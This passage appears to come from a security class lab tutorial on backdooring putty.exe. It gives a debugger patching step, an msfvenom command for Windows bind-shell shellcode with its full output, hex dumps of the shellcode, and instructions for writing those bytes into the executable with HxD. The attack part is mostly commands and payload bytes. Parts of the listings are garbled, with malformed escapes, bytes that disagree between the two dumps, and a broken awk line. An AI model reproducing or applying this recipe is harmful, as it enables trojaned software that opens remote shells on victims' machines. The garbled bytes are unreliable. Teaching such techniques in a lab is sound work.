


In the "Enter expression to follow" box, enter **41CB6E** as shown below. Click OK.







A "Copy selection to executable file" box pops up. Click the "Copy all" button.



A new window pops up, with a title ending in "putty.exe", as shown below.

Right-click in the new window and click "**Save file**".



Getting Simple Shellcode

Usually it's best to generate custom shellcode for each attack, and use a reverse shell that calls your Command-and-Control server. But for this project, we'll use a simpler attack, that merely opens a listening port on port 4444. This is a weak attack that can be stopped by any firewall, but it's good enough to practice the exploitation

techniques,

You can generate shellcode with msfvenom, on Kali. Here's what I got when I did it:

```
root@kali:~/Cminer# msfvenom -p windows/shell_bind_tcp -f c
```

```
msfvenom -p windows/shell_bind_tcp -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 328 bytes
Final size of C file: 1464 bytes
unsigned char buf[] = 
"xfc\xe0\x82\x00\x00\x00\x00\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x71\x48\x72\x28\x8b\x07\x42\x26"
"\x31\xff\xac\x3c\x61\x7c\x07\x2c\x20\x1c\xcf\x0d\x01\x7c"
"\xe2\xf2\x52\x57\x8b\x52\x71\x48\x44\x3c\x8b\x42\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\x31\x8b\x49\x10\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xdf\x31\xff\xac\xcc\x1c\x7f\x01"
"\xc7\x38\xe0\x75\xf6\x83\x7d\xf8\x3b\x7d\x24\x75\xed\x58"
"\xb8\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\xb8\x04\xbb\x01\xd3\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\xbd\x5d\x68\x33\x32"
"\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
"\xd5\x8b\x90\x01\x00\x00\x00\x29\x41\x54\x50\x68\x29\x80\x6b"
"\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
"\xe0\x01\xfd\xe0\xff\xd5\x97\x68\x02\x80\x11\x5c\x89\x6e"
"\x6a\x10\x56\x57\x68\x2c\xdb\x37\x67\xff\xd5\x57\x68\x7b"
"\x93\x38\xff\xff\xd5\x57\x68\x74\xec\x2b\xe1\xf\xd5\x57"
"\x97\x68\x75\x68\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89"
"\x35\x57\x57\x57\x31\x31\x6a\x12\x59\x56\x2e\x2f\xd\x60\x7c"
"\x44\x24\x3c\x01\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50"
"\x56\x56\x56\x46\x56\x46\x56\x53\x56\x68\x79\xcc\x3f"
"\x86\xff\xd5\x89\xe4\x46\x56\x46\xff\x30\x68\x08\x87\x1d"
"\xd5\x3c\x06\x7c\x6a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
"\x6f\x6a\x00\x53\xff\xd5";
```

Here's the shellcode, reformatted and broken into two sections.

```
msfvenom -p windows/shell_bind_tcp -f raw | xxd -p | tr -d '\n' | sed 's/./& /g' | fold -w 45 | awk '{print NR%11==0 {print ""}'
```



```
fc e8 82 00 00 60 89 e5 31 c0 64 8b 50 30
b8 52 b8 52 14 b8 72 28 0f b7 4a 26 31 ff
ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52
57 b8 50 10 b8 4a 3c 8b 4c 11 78 e3 48 01 d1
51 b8 59 20 01 d3 8b 49 18 e3 3a 49 8b 34 8b
01 d6 31 ff ac c1 cf 0d 01 c7 38 e0 75 68 03
7d f8 3b 7d 24 75 e4 58 b8 58 24 01 d3 66 8b
0c 4b 8b 58 1c 01 d3 8b 04 b8 01 d0 89 44 24
24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a 8b 12 eb
8d 5d 68 33 32 00 68 77 73 32 5f 54 68 4c
77 26 07 ff d5 b8 90 01 00 00 29 c4 54 50 68

29 80 6b 00 ff d5 6a 08 59 58 e2 fd 40 50 48
50 68 ea 00 ff d5 97 68 02 00 11 5c 89
66 6a 10 56 57 68 c2 d0 37 67 ff d5 57 68 67
e9 38 ff fd 57 68 74 ec 3b e1 ff d5 57 97
68 75 60 4d 61 ff d5 68 63 66 64 00 89 e3 57
57 57 31 76 6a 12 59 58 e2 fd 66 c7 44 24 3c
01 81 8d 44 24 10 60 00 44 54 50 56 56 56 46
56 56 46 30 68 00 87 1d 60 00 d5 bb 00 b5
a2 56 68 a6 95 1d 9d ff d5 3c 06 00 0a 00 fb
e0 75 65 bb 47 13 72 ff ea 00 53 ff 03
```

Inserting Shellcode with HxD


Open HxD. Click File, Open. Open putty-newsec-YOURNAME2.exe.

Scroll to address 00080000. After a region filled with zeroes, it starts with these bytes: "A8 1B 00", as shown below.




Above, on this Web page, highlight and copy the first set of shellcode bytes, from "fc" through "68".

In HxD, right-click the byte at address 00080000 and click "**Paste write**", as shown below.






